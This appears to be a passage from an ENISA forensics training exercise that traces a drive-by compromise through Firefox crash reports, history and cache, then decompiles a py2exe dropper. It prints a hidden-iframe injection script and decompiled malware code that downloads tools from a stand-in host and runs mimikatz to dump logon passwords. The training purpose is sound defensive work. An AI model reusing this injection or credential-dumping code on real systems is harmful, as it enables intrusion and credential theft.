enisa@training:~$ cd /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ ls
Crash Reports Desktop Background.bmp Profiles profiles.ini
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$
```

Inspect the *Crash Reports* directory.

```
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending
File Edit View Search Terminal Help
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ cd Crash\ Reports/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ ls -l
total 5
drwxrwxrwx 1 root root 0 lug 15 19:49 events
-rwxrwxrwx 2 root root 10 lug 15 19:49 InstallTime20141105223254
-rwxrwxrwx 2 root root 10 lug 22 04:20 LastCrash
drwxrwxrwx 1 root root 4096 ago 16 15:03 pending
-rwxrwxrwx 1 root root 0 lug 22 04:20 submit.log
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ cd pending/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$ ls -l
total 88
-rwxrwxrwx 2 root root 84892 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.dmp
-rwxrwxrwx 2 root root 1537 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$
```


Check in Autopsy timestamps of both crash dump files (.dmp and .extra) from pending subdirectory:

\$FILE_NAME Attribute Values:
 Flags: Archive
 Name: c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
 Parent MFT Entry: 662 Sequence: 37
 Allocated Size: 4096 Actual Size: 1380
 Created: 2016-08-16 13:03:16.871458500 (GMT)
 File Modified: 2016-08-16 13:03:16.872488200 (GMT)
 MFT Modified: 2016-08-16 13:03:16.872488200 (GMT)
 Accessed: 2016-08-16 13:03:16.871458500 (GMT)

Open the .extra file in a text editor:

```
File Edit View Search Terminal Help
useragent_locale=en-US
Add-ons=%7B972ce4c6-7e08-4474-a285-3208198ce6fd%7D:33.0.3
BuildID=20141105223254
ProductID={ec8030f7-c20a-464f-9b0e-13a3a9e97384}
CrashTime=1471352596
StartTime=1471352581
ProcessType=plugin
PluginVersion=18.0.0.194
FlashProcessDump=Sandbox
PluginName=Shockwave Flash
PluginFilename=NPSWF32_18_0_0_194.dll
```

Start BrowserHistoryView tool (~/training/tools/BrowsingHistoryView/BrowsingHistoryView.exe) using Wine. In the *Advanced Options* window, options should be set as shown in the screenshot below.



After clicking OK, the history of visited pages should appear. If the list is empty, make sure all options in the Advanced Window were set correctly (Options -> Advanced Options).

Next it's worthwhile to set the time zone to GMT and sort list elements by the *Visit Time* column. Due to a Wine bug, you might need to scroll down and up list to refresh it to make the changes take effect.

URL	Visit Time	Visit Count
about:blank	6/08/2016 14.58.03	5
about:blank	4/07/2016 15.32.53	1
about:start	14/07/2016 16.30.09	1
about:start	14/07/2016 16.30.09	4
file:///C:/Users/Peter/D...	26/07/2016 10.36.26	1
file:///C:/Users/Peter/D...	11/08/2016 15.54.32	2
file:///C:/Users/Peter/D...	11/08/2016 15.53.29	3
file:///C:/Users/Peter/D...	11/08/2016 15.53.26	3

Scroll down to the date of the incident, 16/08/2016, and analyse websites visited by the user.

URL	Visit Time	Visit C...	Visited From
https://www.reddit.com/r/funny/comments/4x5vxx/somebody_at_oreo_headqu...	11/08/2016 14.09.39	1	
http://reddit.com/	16/08/2016 12.56.05	4	
https://reddit.com/	16/08/2016 12.56.05	3	
https://www.reddit.com/	16/08/2016 12.56.06	7	https://reddit.com/
https://apps.skype.com/adcontrol/prelogic.html	16/08/2016 12.57.53	4	
https://m.hotmail.com/	16/08/2016 12.57.55	3	
https://static.skypeassets.com/adserver/AdLoader-v2.html?version=1.68.47	16/08/2016 12.57.59	3	
about:blank	16/08/2016 12.58.03	5	
https://cdn.at.atwola.com/_media/uac/msn.html	16/08/2016 12.58.05	3	
https://www.reddit.com/r/aww/comments/4xwxsc/its_picture_day/	16/08/2016 12.58.50	1	https://www.reddit.com/
http://reddit.com/	16/08/2016 13.02.18	4	
https://reddit.com/	16/08/2016 13.02.18	3	http://reddit.com/
https://www.reddit.com/	16/08/2016 13.02.20	7	https://reddit.com/
http://blog.mycompany.ex/	16/08/2016 13.02.46	1	

175 item(s), 1 Selected


NirSoft Freeware. <http://www.nirsoft.net>

Mozilla Firefox cache files are located at
 Users\Peter\AppData\Local\Mozilla\Firefox\Profiles\<profilename>\cache2:


File	Edit	View	Search	Terminal	Help
enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2\$					
total 2788					
drwxrwxrwx 1 root root 16384 ago 16 15:03	domed				
drwxrwxrwx 1 root root 2621440 ago 16 15:03	entries				
-rwxrwxrwx 1 root root 208708 ago 16 15:03	index				
-rwxrwxrwx 1 root root 6736 ago 16 15:03	index.log				
enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2\$					

To view Firefox cache use MZCacheView². MZCacheView is located at ~/training/tools/MozillaCacheView/MozillaCacheView.exe and should be started using Wine.

² http://www.nirsoft.net/utils/mozilla_cache_viewer.html



In the next window, specify the path to the cache2 folder:



After clicking OK, MZCacheView will load data from the cache files. This operation might take a short time. After the data is fully loaded, change dates to GMT time zone (the same as in Browsing History View tool) and sort content by Last Modified date.

Scrolling down to the date of the incident, shortly after visiting the blog.mycompany.ex website, multiple other files were downloaded from another domain, blog.mysportclub.ex:

URL	File Size	Last Modified
http://blog.mycompany.ex/wp-content/themes/scrollme/js/custom.js?ver=20120206	2.206	16/08/2016 13.02.49
http://blog.mycompany.ex/wp-content/themes/scrollme/js/jquery.bxslider.js?ver=20120206	14.248	16/08/2016 13.02.49
http://blog.mycompany.ex/wp-content/themes/scrollme/js/nivolightbox/nivo-lightbox.js?ver=20120206	3.072	16/08/2016 13.02.49
http://blog.mycompany.ex/wp-content/themes/scrollme/images/loading.gif	6.174	16/08/2016 13.02.49
http://blog.mycompany.ex/wp-content/themes/scrollme/js/mCustomScrollbar.jquery.mCustomScrollbar.js?ver=...	21.798	16/08/2016 13.02.50
http://cdnjs.cloudflare.com/ajax/libs/jquery-mousewheel/3.1.13/jquery.mousewheel.min.js?_=1471352567903	1.243	16/08/2016 13.02.50
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php	558	16/08/2016 13.02.50
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/360a296ea1e0abb38f1080f5e802fb4b.html	1.577	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/49c58cc2b166b1a5b13eab5f472a4f7b.html	1.596	16/08/2016 13.02.51
http://blog.mycompany.ex/wp-content/uploads/2016/07/hammer.jpg	74.544	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/3930b19ce86a4a5545c8deb0c94990b5.html	1.573	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/053d33558d578d2cafe77639209ab4d9.html	1.594	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/1493f0e60aca5bcc753405d96c739bb4.html	1.565	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/8bf9cbe72d9f798dd4c61c9668f84e29.html	1.566	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/1ff1a5eb5ffe455641a17704db7e0a55.html	5.011	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/d11a0ea60a2b801e7a2b620723471a.html	1.646	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/11415c18e1eaa55947fc1acfdfac349d.html	105	16/08/2016 13.02.53

5181 item(s), 1 Selected (0.54 KB) [NirSoft Freeware. http://www.nirsoft.net](http://www.nirsoft.net)


Export cache files to separate directory for further analysis and to keep evidence data in one place.

To export cache data, select all entries related to blog.mysportclub.ex domain. Then right click on selected items and choose “*Copy Selected Cache Files To...*”.

http://blog.mycompany.ex/wp-content/themes/scrollme/js/mCustomScrollbar.jquery.mCustomScrollbar.js?ver=...	21.798	16/08/2016 13.02.50
http://cdnjs.cloudflare.com/ajax/libs/jquery-mousewheel/3.1.13/jquery.mousewheel.min.js?_=1471352567903	1.243	16/08/2016 13.02.50
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php	558	16/08/2016 13.02.50
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/360a296ea1e0abb38f1080f5e802fb4b.html	1.577	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/49c58cc2b166b1a5b13eab5f472a4f7b.html	1.596	16/08/2016 13.02.51
http://blog.mycompany.ex/wp-content/uploads/2016/07/hammer.jpg	74.544	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/3930b19ce86a4a5545c8deb0c94990b5.html	1.573	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/053d33558d578d2cafe77639209ab4d9.html	1.594	16/08/2016 13.02.51
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/1493f0e60aca5bcc753405d96c739bb4.html	1.565	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/8bf9cbe72d9f798dd4c61c9668f84e29.html	1.566	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/1ff1a5eb5ffe455641a17704db7e0a55.html	5.011	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/d11a0ea60a2b801e7a2b620723471a.html	1.646	16/08/2016 13.02.52
http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/11415c18e1eaa55947fc1acfdfac349d.html	105	16/08/2016 13.02.53


Copy Selected Cache Files To... F4
Open Link In Web Browser F6
Copy URLs Ctrl+U
Open Selected Cache File F7
Save Selected Items Ctrl+S
Copy Selected Items Ctrl+C
Choose Columns
Auto Size Columns Ctrl+Plus
Properties Alt+Enter
Refresh F5

In the next window, specify an output directory (if this directory doesn't exist it should be created first!).




The same should be repeated for blog.mycompany.ex domain (changing only the output directory).

Perform an analysis of the exported cache files. A good starting point would be an analysis of the index file of the blog.mycompany.ex website:



```
enisa@training:~/training/ex1$ cd ff_cache/blog.mycompany.ex/
enisa@training:~/training/ex1$ ls
1.10.2      20120206~2 20120206~6 2.1.05      3.8.1~3.css  3.8.1.css
1.2.1      20120206~3 20120206~7 3.8.1      3.8.1~4.css  blog.mycompany.ex.htm
20120206     20120206~4 20120206~8 3.8.1~1.css  3.8.1~5.css  loading.gif
20120206~1   20120206~5 20120206~9 3.8.1~2.css  3.8.1~6.css
enisa@training:~/training/ex1$
```

After opening it in a text editor, notice strange script at line 153:



```
<script>^M
if (document.getElementsByTagName('body')[0]){ iframer();^M
} else {^M
    document.write("<iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php' width='10' height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");^M
}^M
^M
function iframer(){^M
    var f = document.createElement('iframe'); f.setAttribute('src', 'http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php');^M
    f.style.visibility = 'hidden';^M
    f.style.position = 'absolute';^M
    f.style.left = '0';^M
    f.style.top = '0';^M
    f.setAttribute('width', '10');^M
    f.setAttribute('height', '10'); document.getElementsByTagName('body')[0].appendChild(f);^M
}^M
</script>^M
^M
```

153,1 98%

Now switching to the analysis of cache files from blog.mysportclub.ex, open /wp-content/uploads/hk/task/opspsy/index.php file (previously saved to blog.mysportclub.ex as index.php.htm).

```
enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File Edit View Search Terminal Help
<script src='../../../../assets/js/jquery-1.9.1.js'></script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/360a296eale0abb38f1080f5e802fb4b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/49c58cc2b166bla5b13eab5f472a4f7b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/053d33558d578d2cafe77639209ab4d9.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8bf9cbe72d9f798d4c61c966bf84e29.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1493f0e60aca5bcc753405d96c739bb4.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/3930b19ce86a4a5545c8deb0c94990b5.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/d11a10ea60a2b8c01e7a2b620723471a.html'></iframe><script>var delay=5000;setTimeout(delay);</script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/f775413f33f2caa2e160fe056fb64fc9.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1533805c930c570f320d4815f45c30b7.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/bc9168a823a10d974855abcc8c7d20e9.html'></iframe><script>window.open('http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1ff1a5eb5fe455641a17704db7e0a55.html', 'Lottery', 'location=0,height=300,width=300');</script><script>var delay=5000;setTimeout(delay);</script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/11415c18e1ea55947fc1aecfdac349d.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8500d58389eba3b3820a17641449b81d.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/045423c0415da1d4293522d9ec3a19a7.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/test/8500d58389eba3b3820a17641449b81d.html'></iframe>
```

Try to search for svchost.exe occurrences in cache files.

```
enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File Edit View Search Terminal Help
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$ grep -l 'svchost.exe' *
1533805c930c570f320d4815f45c30b7.html
1ff1a5eb5fe455641a17704db7e0a55.html
bc9168a823a10d974855abcc8c7d20e9.html
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$
```

Open the first file found. Additionally to make viewing easier it's good to replace all '\n' phrases with actual characters of new line.

```
.mysportclub.ex
blog.mysportclub.ex$ cat 1533805c930c570f320d4815f45c30b7.html | sed -e 's/\n/\n/g' | less
```

Scroll down to the middle of the file where *cmd* variable is defined.

5.5 Decompiling Python executable

Filesystem analysis revealed that at 13:10:03 UTC suspicious executable 54948tp.exe was created at %TEMP% path.

```
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp$ file 54948tp.exe
54948tp.exe: PE32 executable (console) Intel 80386, for MS Windows
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp$ strings 54948tp.exe | egrep '(python27.dll|py2exe)'
python27.dll
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyt
c:\Python27\lib\site-packages\py2exe\boot_common.pyt
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp$
```

Extract from executable .pyc files using `unpy2exe`³ script. Two .pyc files should be extracted.

```
enisa@training:~/training/tools/unpy2exe$ cd ~/training/tools/unpy2exe/
enisa@training:~/training/tools/unpy2exe$ ls
pefile.py pefile.pyc README unpy2exe.py
enisa@training:~/training/tools/unpy2exe$ cp /mnt/part_c/Users/Peter/AppData/Local/Temp/54948tp.exe .
enisa@training:~/training/tools/unpy2exe$ mkdir out1 out2
enisa@training:~/training/tools/unpy2exe$ python2 unpy2exe.py -o out1 54948tp.exe
Magic value: 78563412
Code bytes length: 6269
Archive name: -
Extracting c:\Python27\lib\site-packages\py2exe\boot_common.py.pyc
Extracting tp.py.pyc
enisa@training:~/training/tools/unpy2exe$
```

Next using uncompyle6⁴ tool try decompiling the bytecode in .pyc files to the original python code.

³ <https://github.com/matiasb/unpy2exe>

```
enisa@training: ~/training/tools/unpy2exe
File Edit View Search Terminal Help
enisa@training:~/training/tools/unpy2exe$ uncompyle6 -o out2 -r out1/
decompiled 2 files: 0 okay, 0 failed
# decompiled 2 files: 0 okay, 0 failed
enisa@training:~/training/tools/unpy2exe$ ls out2/
c:\Python27\lib\site-packages\py2exe\boot_common.py.pyc_dis  tp.py.pyc_dis
enisa@training:~/training/tools/unpy2exe$
```

Inspect the code found in tp.py.pyc_dis file.

```
enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
from win32com.shell.shell import ShellExecuteEx
from win32com.shell import shellcon
import win32com
DOWNLOAD_URL = 'http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin'
PATHS = {}

def decrypt(ct, iv):
    key = [iv] + list(ct[:-1])
```

24,1

16%

Find *get_toolz* function in the code:

```
enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
def get_toolz():
    resp = urllib2.urlopen(DOWNLOAD_URL) ← File download
    data = resp.read() ← File download
    data = decrypt(data, 'F')
    out_dir = os.path.join(os.getenv('APPDATA'), 'EpUpdate')
    if os.path.exists(out_dir):
        shutil.rmtree(out_dir)
    os.makedirs(out_dir)
    decompress(data, out_dir) ← Decompress into EpUpdate
    PATHS['tool_dir'] = out_dir
    if os.path.exists(os.path.join(out_dir, 'mmktz\\mimikatz.exe')):
        PATHS['mimikatz'] = os.path.join(out_dir, 'mmktz\\mimikatz.exe')
    if os.path.exists(os.path.join(out_dir, 'nmap\\nmap.exe')):
        PATHS['nmap'] = os.path.join(out_dir, 'nmap\\nmap.exe')
    if os.path.exists(os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')):
        PATHS['bpd'] = os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')
    if os.path.exists(os.path.join(out_dir, 'nircmd\\nircmdc.exe')):
        PATHS['nircmd'] = os.path.join(out_dir, 'nircmd\\nircmdc.exe')
    return True
```

55,1

42%

Find and inspect *main* function.

⁴ <https://pypi.python.org/pypi/uncompyle6/>

```

enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
def main():
    if not get_toolz():
        return
    PATHS['data_dir'] = os.path.join(os.getenv('TMP'), 'SystemProfile')
    if not os.path.exists(PATHS['data_dir']):
        os.makedirs(PATHS['data_dir'])
    if 'nmap' in PATHS:
        pass
    if 'mimikatz' in PATHS:
        os.chdir(PATHS['data_dir'])
        if os.path.exists('mimikatz.log'):
            os.remove('mimikatz.log') ←
    runcmd([PATHS['mimikatz'],
            'privilege::debug',
            'log',
            'sekurlsa::logonpasswords full',
            'exit'])
    if 'bpdump' in PATHS:
        output = os.path.join(PATHS['data_dir'], 'bpdump.log')
        runcmd([PATHS['bpdump'], '-f', output])
    79,1
    92%

```

Executing commands

Next, check in Autopsy referenced %TMP%/SystemProfile directory.

Current Directory: C:/ /Users/ /Peter/ /AppData/ /Local/ /Temp/ /SystemProfile/						
		GENERATE MD5 LIST OF FILES				
DEL	Type dir/in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
d/d	./		2016-08-16 15:10:35 (GMT)	2016-08-16 15:10:35 (GMT)	2016-08-16 15:10:35 (GMT)	2016-07-14 14:26:50 (GMT)
d/d	./		2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:14:47 (GMT)
r/r	bpdump.log		2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)
r/r	mimikatz.log		2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:48 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:48 (GMT)
d/d	netscan/		2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:52:21 (GMT)
r/r	sysinfo.txt		2016-08-16 13:34:59 (GMT)	2016-08-16 13:34:25 (GMT)	2016-08-16 13:34:59 (GMT)	2016-08-16 13:34:25 (GMT)

Inspect sysinfo.txt file.

```

enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile
File Edit View Search Terminal Help
Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address. . . . . : 08-00-27-FF-D4-3F
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::28b6:9b1e:817d:11e5%6(Preferred)
IPv4 Address. . . . . : 192.168.5.100(Preferred)
